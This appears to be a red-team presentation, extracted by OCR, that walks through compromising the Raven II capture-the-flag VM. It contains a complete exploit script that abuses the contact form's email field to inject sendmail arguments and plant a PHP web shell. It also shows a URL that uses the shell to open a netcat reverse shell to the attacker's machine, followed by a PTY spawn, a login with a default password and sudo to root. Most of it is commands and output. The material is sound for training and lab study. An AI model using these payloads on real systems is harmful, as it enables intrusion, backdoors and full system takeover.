
```
TARGET=http://raven.local/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
            --data-urlencode "name=Hackerman" \
            --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
            --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
            --data-urlencode "action=submit" \
            $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```

```
root@Kali:~/Desktop# chmod +x exploit.sh
root@Kali:~/Desktop# ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~/Desktop#
```

<- This confirms it has been uploaded and where to execute it.

Exploitation Process: Checking if the PHP request went through

Using the Browser: http://192.168.1.115?backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash



Exploitation Process: Root Escalation

By using the PTY shell exploit(from Target1)
python -c 'import pty;pty.spawn("/bin/bash")'
on the netcat listener, we were able
to spawn a shell as www-data, and
escalate to root using the services (Looking
through “etc/passwd” - write is restricted to root
or superusers, but readable by limited users).
running(Vagrant) using default
password(tnargav). Having root,
We have captured all the flags.
-Screenshots shows
Locations for flags 2,3 & 4.

```
cd /var/www
ls
flag2.txt
html
cat flag2.txt
```

```
root@target2:~# find /var/www/html -type f -iname 'flag*'
find /var/www/html -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
```

```
Shell No.1
File  Actions  Edit  View  Help
www-data@target2:/etc$ tnargav
tnargav
bash: tnargav: command not found
www-data@target2:/etc$ su vagrant
su vagrant
Password: tnargav

vagrant@target2:/etc$ whoami
whoami
vagrant
vagrant@target2:/etc$ cat shadow
cat shadow
cat: shadow: Permission denied
vagrant@target2:/etc$ sudo vagrant
sudo vagrant
sudo: vagrant: command not found
vagrant@target2:/etc$ sudo -l vagrant
sudo -l vagrant
sudo: vagrant: command not found
vagrant@target2:/etc$ sudo su
sudo su
root@target2:/etc# cd
cd
root@target2:~# ls
ls
flag4.txt
root@target2:~# cat flag44.txt
cat flag44.txt
cat: flag44.txt: No such file or directory
root@target2:~# cat flag4.txt
cat flag4.txt
 ___ ___ ___ ___ ___ ___ ___ ___
|_ _|_ _|_ _|_ _|_ _|_ _|_ _|_ _|
 _ \_ _ ____ _ _ |___ ___ ___ ___
| _ / _` \ V / _` ' \ | | | | | |
|_|_\__,_|\_/\__|_||_|___|___|___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```

That concludes Red Team’s Presentation!